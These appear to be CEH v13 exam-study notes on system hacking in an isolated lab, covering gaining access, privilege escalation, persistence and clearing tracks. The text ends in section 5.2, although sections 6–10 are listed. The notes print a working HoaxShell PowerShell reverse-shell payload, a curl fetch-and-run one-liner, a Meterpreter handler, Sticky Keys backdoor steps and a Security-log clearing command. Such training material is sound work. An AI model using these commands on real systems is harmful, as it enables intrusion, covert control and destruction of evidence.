

CEHv13 — MODULE 06

SYSTEM HACKING

Comprehensive Study Notes

Gaining Access | Escalating Privileges | Maintaining Access | Clearing Tracks

Prepared by: **Dhruva**

Course: Certified Ethical Hacker (CEH) v13

Module: 06 — System Hacking

Date: July 27, 2026

Environment: iLabs / Isolated CEH Practice Range

For personal exam-preparation and training use.

Table of Contents

1. Overview of the System Hacking Lifecycle
2. Phase I — Gaining Access
 - 2.1 Password Cracking: Categories & Techniques
 - 2.2 Network Credential Capture — Responder / LLMNR-NBT-NS Poisoning
 - 2.3 Remote Shell Delivery — HoaxShell Reverse Shell Generator
 - 2.4 Session Handling — Metasploit / Meterpreter
 - 2.5 Exploiting Application Vulnerabilities — Buffer Overflow (Vulnserver)
3. Phase II — Escalating Privileges
 - 3.1 Privilege Escalation Techniques Overview
 - 3.2 Practical: Sticky Keys Backdoor
4. Phase III — Maintaining Access
 - 4.1 Executing Applications / Spyware & Keyloggers
 - 4.2 Practical: Refog Endpoint Monitoring Assessment
 - 4.3 Rootkits, Backdoors & NTFS Data Streams (Concept Notes)
5. Phase IV — Clearing Tracks
 - 5.1 Concepts: Disabling Auditing & Clearing Logs
 - 5.2 Practical: Windows Event Log Enumeration
6. Supporting Reconnaissance & Credential Auditing
 - 6.1 Nmap NTLM/RDP Fingerprinting
 - 6.2 RDP Credential Spraying
7. AI-Assisted Offensive Tooling — ShellGPT
8. Consolidated Command Reference
9. Lab Answer Key & Assessment Result
10. Summary & Key Takeaways

1. Overview of the System Hacking Lifecycle

System hacking is the phase of the ethical hacking lifecycle where an attacker (or, in an authorized engagement, a penetration tester) moves from reconnaissance and scanning into actual interaction with a target system's authentication and execution controls. The CEH curriculum frames this using four broad, often overlapping, goals:

- 1 **Gaining Access** — obtaining valid or exploited entry into a system, via cracked/guessed credentials, social engineering, or exploitation of a software vulnerability.
- 2 **Escalating Privileges** — moving from a limited user context to an administrative or SYSTEM-level context.
- 3 **Maintaining Access** — installing backdoors, RATs, or monitoring software so access survives reboots, password changes, or the closing of the original foothold.
- 4 **Clearing Tracks** — removing or altering log data and other forensic artifacts to reduce the chance of detection and attribution.

These four goals are not always sequential in practice — an engagement may loop back (e.g., re-escalating privileges after lateral movement) — but they provide a useful structure for organizing tools, techniques, and countermeasures. The remainder of these notes is organized around this same four-phase structure, with each phase's theory followed by the corresponding hands-on exercise performed in the lab.

Ethics & scope reminder: every technique and tool referenced in these notes was exercised only against machines explicitly provisioned for this purpose inside an isolated training range (Parrot Security, Windows 11, Windows Server 2019/2022). None of the material below is intended for use against systems the reader does not own or lack explicit written authorization to test.

2.1 Lab Environment Reference

Role	Hostname	IP Address	Notes
Attacker	Parrot Security OS	10.10.1.13	Kali-derivative distro; HoaxShell, Metasploit, Nmap, Responder
Target 1	WINDOWS11	10.10.1.11	Workgroup-joined Windows 11 workstation
Target 2	SERVER2019	10.10.1.19	Windows Server 2019
Target 3	SERVER2022	10.10.1.22	Windows Server 2022, domain CEH.com
Target 4	MARK	10.10.1.40	Domain-joined machine, monitored via Refog

2. Phase I — Gaining Access

Gaining access is the point at which theoretical vulnerability becomes practical compromise. CEH groups the techniques for this phase into two broad families: **cracking passwords** (attacking the authentication mechanism itself) and **exploiting vulnerabilities / delivering payloads** (attacking the application or service logic to obtain code execution directly).

2.1 Password Cracking: Categories & Techniques

Password attacks are traditionally classified along two independent axes: how the attack is delivered, and what method is used to guess the credential.

By delivery method

- **Non-electronic attacks** — shoulder surfing, dumpster diving, social engineering; no technical tool is used at all.
- **Active online attacks** — the attacker interacts directly and repeatedly with the live authentication service (e.g., password guessing, credential stuffing, RDP/SSH brute-force, hash injection).
- **Passive online attacks** — the attacker captures credential material in transit without directly interacting with the authentication prompt (e.g., network sniffing, man-in-the-middle, replay attacks, LLMNR/NBT-NS poisoning).
- **Offline attacks** — the attacker has already obtained a password hash or hash dump and cracks it independently of the live system (dictionary, brute-force, hybrid, rainbow-table, rule-based attacks using tools such as Hashcat or John the Ripper).

By guessing method

- **Dictionary attack** — tries entries from a wordlist (optionally with mutation rules).
- **Brute-force attack** — exhaustively tries all possible character combinations up to a given length.
- **Hybrid attack** — combines dictionary words with appended/prepended numbers or symbols.
- **Rainbow table attack** — uses precomputed hash chains to reverse a hash to plaintext without per-attempt computation.
- **Rule-based attack** — applies transformation rules (case changes, leetspeak substitutions, etc.) to a base wordlist.

2.2 Network Credential Capture — Responder / LLMNR-NBT-NS Poisoning

Windows hosts fall back to LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) broadcast/multicast name resolution when standard DNS resolution fails. Because any host on the local segment may answer these broadcast queries, an attacker running a tool such as **Responder** can respond first, impersonating the requested resource and prompting the victim host to authenticate — leaking an NTLMv2 challenge/response hash in the process.

Typical workflow

- 1 Run Responder on the attacker's interface, specifying the listening NIC.
- 2 Wait for a victim host to broadcast an LLMNR/NBT-NS query (often triggered by a mistyped share name or an unreachable resource).
- 3 Responder poisons the response, and the victim authenticates against the attacker's fake service, sending an NTLMv2 hash.

- The captured hash is cracked offline (Hashcat/John) or, if conditions allow, relayed directly (NTLM relay) to another host.

```
responder -I          # -I specifies the listening interface
```

■ Lab answer — Responder option to specify the listening interface: -I

In the lab exercise, the captured/derived NTLM hash context was used to simulate the target user (Jason / password: qwerty) directly on the Windows 11 host, illustrating how a captured credential converts into an interactive login.

2.3 Remote Shell Delivery — HoaxShell Reverse Shell Generator

Once a credential or code-execution primitive exists, the attacker typically delivers a reverse or bind shell to obtain interactive command execution. A **reverse shell** is initiated outbound from the victim to the attacker's listener — this is generally preferred over a bind shell because outbound connections are less likely to be blocked by perimeter firewalls or NAT.

HoaxShell is a modern shell-payload generator notable for using HTTP request/response polling rather than a raw TCP socket. Because the traffic resembles ordinary HTTP client activity, HoaxShell payloads are comparatively less likely to trip signature-based detections built around classic reverse-shell network patterns.




Figure 1 — Reverse Shell Generator: attacker IP 10.10.1.13, port 4444, payload type HoaxShell.

Payload mechanics

The generated PowerShell payload uses Invoke-RestMethod (IRM) in a polling loop: it repeatedly requests a command from the listener over HTTP, executes anything received via Invoke-Expression (IEX), and POSTs the captured output back to the listener, authenticated with a per-session token carried in an HTTP Authorization header.

```
i $s='10.10.1.13:4444';$i='14f30f27-650c00d7-fef40df7';$p='http://';$v=IRM -UseBasicParsing -Uri $p/$i/14f30f27
Headers @{"Authorization"=$i};while ($true){$c=(IRM -UseBasicParsing -Uri $p/$i/650c00d7 -Headers
@{"Authorization"=$i});if ($c -ne 'None') {$r=IEX $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -
InputObject $r;$t=IRM -Uri $p/$i/fef40df7 -Method POST -Headers @{"Authorization"=$i} -Body
([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
```

Figure 2 — Generated PowerShell IEX polling loop showing session token, GET/POST cycle, and a sleep interval.

```
python3 -c "$(curl -s https://raw.githubusercontent.com/
t3l3machus/hoaxshell/main/revshells/hoaxshell-listener.py)" \
-t ps-iex -p 4444
```

```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# #pluma shell.ps1
[root@parrot]~# #sudo python3 -c "$(curl -s https://raw.githubusercontent.com/t3l3machus/hoaxshell/main/revshells/hoaxshell-listener.py)" -t ps-iex -p 4444
HOAXSHELL
Payload by t3l3machus
[Info] Http listener started on port 4444.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Session established!
[Shell] Stabilizing command prompt...
[Important] Session has been idle for more than 7.8 seconds. Shell probably died.
[Shell] Stabilizing command prompt...
PS C:\Users\Jason\Desktop> whoami

```

Figure 3 — HoaxShell listener: session established, prompt stabilized, whoami confirms code-execution context on Windows 11.

■ Lab answer — Payload type selected under the HoaxShell tab: **PowerShell IEX**

2.4 Session Handling — Metasploit / Meterpreter

The Metasploit Framework's multi/handler module is the standard way to catch a staged payload's callback. The handler must be configured with a payload matching the stager delivered to the victim (matching architecture — x86/x64 — and transport — reverse_tcp, reverse_https, etc.).

```
msfconsole -q -x "use multi/handler; set payload \
windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; \
set lport 4444; exploit"
```

```
[root@parrot]-[/home/attacker]
#msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 4444
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (201798 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:7222) at 2026-07-26 11:54:20 -0400

(Meterpreter 1)(C:\Users\Jason\Desktop) > getuid
Server username: Windows11\Jason
(Meterpreter 1)(C:\Users\Jason\Desktop) >
```

Figure 4 — Meterpreter session established; getuid confirms Windows11\Jason.

- **getuid** — returns the OS-level username the session is running as.
- **sysinfo** — returns OS build, architecture, and **domain/workgroup membership**.
- Appending **-j** to exploit runs the handler as a background job so the console remains interactive for other tasks.
- A **"Rex::BindFailed — Address already in use"** error means the chosen port is already bound by an earlier listener/job; the fix is to stop the stale job (jobs -K) or choose a different port before retrying.

2.5 Exploiting Application Vulnerabilities — Buffer Overflow (Vulnserver)

A **buffer overflow** occurs when a program writes more data into a fixed-size buffer than it was allocated to hold, causing adjacent memory — including saved return addresses and register values — to be overwritten. If an attacker can control the overflow's content precisely enough, they can redirect execution flow to attacker-supplied code (shellcode) instead of the program's legitimate return address.

Vulnserver is a deliberately vulnerable Windows TCP server distributed for exploit-development practice. In this lab, Vulnserver was launched on the Windows 11 target and driven from Parrot Security (10.10.1.13), while **Immunity Debugger** was attached to the process to observe registers and memory live as malformed input was sent.

Standard exploit-development stages

- 1 **Fuzzing** — send progressively larger/garbage input to each Vulnserver command (e.g. TRUN, GMON, GTER) until the process crashes, to identify which command and parameter is vulnerable.
- 2 **Crash replication with a unique pattern** — send a cyclic, non-repeating pattern (e.g. via `msf-pattern_create`) so the exact offset at which EIP is overwritten can be calculated from the crash value.
- 3 **Confirming EIP control** — send a buffer built purely from a single repeated byte (commonly "A", 0x41) at the calculated offset and confirm EIP shows the corresponding value (0x41414141) — proving the attacker fully controls the instruction pointer.
- 4 **Bad character analysis** — identify which byte values the vulnerable function mangles (e.g., 0x00, 0x0A, 0x0D) so they can be excluded from the final shellcode.

- 5 **Finding a redirection gadget** — locate a JMP ESP (or equivalent POP-POP-RET) instruction in a non-ASLR/non-DEP module to redirect execution reliably into the buffer.
- 6 **Shellcode generation and delivery** — generate final shellcode (e.g., with msfvenom), respecting bad-character constraints and available buffer space, then deliver the complete exploit.




Figure 5 — Immunity Debugger: EIP fully overwritten with 0x41414141 ("AAAA") — confirms full instruction-pointer control.

The screenshot displays the Immunity Debugger interface with the following components:

- Assembly Window:** Shows disassembled code for `vulnserv.exe`. Key instructions include:
 - `PUSH ESP`, `MOV ESP, ESP`, `SUB ESP, 10`
 - `CALL DWORD PTR DS:[ESP], 1` (cross-referenced to `set_app_type`)
 - `CALL vlnserv.00401020`
 - `LEA ESI, DWORD PTR DS:[ESI]`
 - `PUSH ESP`, `MOV ESP, ESP`, `SUB ESP, 14`
 - `MOV EAX, DWORD PTR DS:[EAX]`, `MOV EAX, DWORD PTR DS:[EAX]`
 - `CALL vlnserv.004011A0`, `CMP EAX, C0000000`
 - `JE SHORT vlnserv.004011B7`
 - `MOV EBX, 1`, `MOV DWORD PTR SS:[ESP+4], 0`
 - `CALL vlnserv.00401280` (cross-referenced to `signal`)
 - `CMP EAX, 1`, `TEST EAX, EAX`
 - `JNE vlnserv.00401240`
 - `MOV EAX, EAX`, `ADD ESP, 14`
 - `POP EAX`, `RETN 4`
 - `CMP EAX, C0000024`, `JE SHORT vlnserv.00401200`
 - `CMP EAX, C0000026`, `JE SHORT vlnserv.004011C9`
 - `CMP EAX, C0000029`, `JNE SHORT vlnserv.00401196`
 - `CMP EAX, C0000025`, `CMP EAX, C0000020`
 - `LEA ESI, DWORD PTR DS:[ESI]`, `JE SHORT vlnserv.00401207`
 - `CMP EAX, C000001D`, `JNE SHORT vlnserv.00401196`
 - `MOV DWORD PTR SS:[ESP+4], 0`, `CALL vlnserv.0040116C`
 - `CALL vlnserv.00401255` (cross-referenced to `signal`)
 - `TEST EAX, EAX`, `JE SHORT vlnserv.00401196`
 - `MOV DWORD PTR SS:[ESP], 4`, `LEA ESI, DWORD PTR DS:[ESI]`
 - `CALL EAX`, `MOV EAX, -1`
- Registers (FPU):** Shows the state of CPU registers. Notable values include:
 - `EAX: 00401130` (cross-referenced to `vlnserv.<ModuleEntryPoint>`)
 - `ESP: 0050FF78` (ASCII "gglv")
 - `EIP: 00401130` (cross-referenced to `vlnserv.<ModuleEntryPoint>`)
 - `EFL: 00000246` (NO, NB, E, BE, HS, PE, GE, LE)
- Hex Dump:** Displays memory contents at addresses 00403000 to 00403040. It shows ASCII strings like `p.0...` and `RETURN to KERNEL32.7C41`.
- Status Bar:** Indicates "Analysing vulnserv: 13 heuristical procedures, 159 calls to known functions" and the debugger is "Paused".

Figure 6 — Static disassembly of vulnserv.exe used to map function entry points ahead of exploit development.

■ Lab answer — Python script used in the lab to check EIP control: [overwrite.py](#)

3. Phase II — Escalating Privileges

3.1 Privilege Escalation Techniques Overview

Once initial access is obtained — often in the context of a standard/limited user — the attacker's next goal is typically to reach administrator or SYSTEM level. CEH enumerates numerous escalation vectors on Windows, including:

- **DLL hijacking** — planting a malicious DLL earlier in a process's search path than the legitimate one.
- **Access token manipulation / impersonation** — stealing or duplicating a privileged process's access token.
- **Bypassing User Account Control (UAC)** — using auto-elevating binaries or DLL-search-order tricks to run code at a higher integrity level without a consent prompt.
- **Exploiting unquoted service paths** or weak service permissions to substitute a malicious binary for a SYSTEM-run service.
- **Kernel exploits** — exploiting unpatched OS/driver vulnerabilities to jump directly to SYSTEM/ring-0 context.
- **Accessibility-feature backdoors ("Sticky Keys attack")** — replacing an accessibility helper binary invoked from the (unauthenticated) logon screen with a command shell.

3.2 Practical: Sticky Keys Backdoor

Windows ships an accessibility helper, `sethc.exe`, that launches automatically when the Shift key is pressed five times — including at the Winlogon/logon screen, before any credentials are supplied. Because this helper is invoked by **winlogon.exe**, which runs as SYSTEM, replacing it (or redirecting it) grants a SYSTEM-level shell without ever authenticating.

Two common implementation approaches

- 1 **Binary replacement** — with sufficient privilege on the target (already obtained via the initial foothold), copy `cmd.exe` over `C:\Windows\System32\sethc.exe` (after taking ownership / adjusting permissions on the original file).
- 2 **IFEO Debugger redirection** — set the registry Image File Execution Options debugger value for `sethc.exe` to point at `cmd.exe`, so that launching `sethc.exe` transparently launches a command prompt instead.

In the lab, this technique was combined with the existing Meterpreter session on Windows 11 to demonstrate escalation and to confirm machine identity: running `sysinfo` inside the Meterpreter session returned the target's domain/workgroup value, verifying that `WINDOWS11` was a standalone, workgroup-joined host rather than a domain member.

■ **Lab answer — Domain of Windows 11 (obtained from `sysinfo` in the Meterpreter session):**
WORKGROUP

Detection note: Sticky Keys backdoors are a well-known, high-signal indicator of compromise. Defenders should baseline the hash of `sethc.exe` and monitor the IFEO registry key for unauthorized Debugger values.

4. Phase III — Maintaining Access

4.1 Executing Applications / Spyware & Keyloggers

After escalating privileges, an attacker's priority frequently shifts to ensuring access survives beyond the initial session — through scheduled tasks, services, registry run-keys, or by installing monitoring/spyware software that both maintains a foothold and provides ongoing intelligence about the victim's activity (keystrokes, screenshots, browsing history, file access, geolocation, etc.).

Commercial "dual-use" monitoring products (marketed for parental control or employee monitoring) are a useful case study for this phase, since their feature set mirrors what a custom-built RAT/spyware implant would need to provide.

4.2 Practical: Refog Endpoint Monitoring Assessment

Refog is a commercial monitoring suite offering Windows, macOS, and Android/iOS clients. Its "Personal Monitor for Windows" product was reviewed on the Windows Server 2022 machine to understand both its deployment packaging and its reporting dashboard.




Figure 7 — Refog download portal: build version, release date, and archive password for the installer package.

■ Lab answer — Archive password shown for the Personal Monitor for Windows download: **refog123**

The corresponding web dashboard, viewed for the monitored account "MARK", illustrates the breadth of telemetry this class of software captures once installed on an endpoint:

- All Activity (unified timeline)
- Typed Text (keylogging)
- Websites visited
- Screenshots (periodic desktop captures)
- Webcam Shots

- Locations (geolocation history)
- File Tracking (file system activity)
- App Monitoring (application usage)
- Computer Activity (session/idle tracking)




Figure 8 — Refog dashboard: synced activity for user MARK, including a captured browser screenshot.

From a defensive standpoint, the presence of this class of software on a corporate endpoint — whether legitimately deployed by IT/HR or planted by an attacker — should be treated as a serious privacy and data-exfiltration risk and inventoried under an organization's endpoint-management policy.

4.3 Rootkits, Backdoors & NTFS Data Streams (Concept Notes)

Beyond commercial monitoring tools, the CEH curriculum also covers lower-level persistence and concealment mechanisms relevant to "maintaining access":

- **Rootkits** — code that hooks OS-level APIs (user-mode or kernel-mode) to hide processes, files, registry keys, or network connections from standard enumeration tools.
- **NTFS Alternate Data Streams (ADS)** — the NTFS file system allows a file to carry additional named data streams (file.txt:hidden.exe) that are invisible in a standard directory listing, historically abused to hide payloads inside an otherwise-benign file.
- **Steganography** — concealing data (including executables or exfiltrated data) inside innocuous-looking media files such as images or audio.

5. Phase IV — Clearing Tracks

5.1 Concepts: Disabling Auditing & Clearing Logs


The final phase of the system-hacking lifecycle focuses on reducing the evidentiary trail left by the preceding phases. Typical objectives include disabling security auditing before an action occurs, and clearing or tampering with logs after the fact.

- **Disabling auditing** — e.g. `auditpol /set` commands can turn off specific audit subcategories before an action is taken, so it is never logged in the first place.
- **Clearing event logs** — removes existing entries outright, which is itself a high-signal event if log-clearing is monitored (Event ID 1102 for Security-log clears, or Event ID 104 for other logs).
- **Selective log editing** — more sophisticated approaches (offline log-file manipulation) attempt to remove only specific entries rather than clearing an entire log, to avoid the obvious "log was cleared" signal.
- **Timestomping** — modifying a file's MACE (Modified/Accessed/Created/Entry-modified) timestamps to blend malicious artifacts in with legitimate system files.

5.2 Practical: Windows Event Log Enumeration

Before logs can be selectively reviewed or cleared, an attacker (or, defensively, an analyst) needs a complete picture of which log channels exist on the host. The built-in `wevtutil` utility, run from an elevated Command Prompt, was used to enumerate every available Windows Event Log channel.

```
wevtutil el           # enumerate all log channel names
wevtutil cl           # clear a specific log, e.g.:
wevtutil cl Security
```



```

Administrator: Command Prompt
Microsoft-Windows-WindowsSystemAssessmentTool/Operational
Microsoft-Windows-WindowsSystemAssessmentTool/Tracing
Microsoft-Windows-WindowsUIImmersive/Diagnostic
Microsoft-Windows-WindowsUIImmersive/Operational
Microsoft-Windows-WindowsUpdateClient/Analytic
Microsoft-Windows-WindowsUpdateClient/Operational
Microsoft-Windows-Wininit/Diagnostic
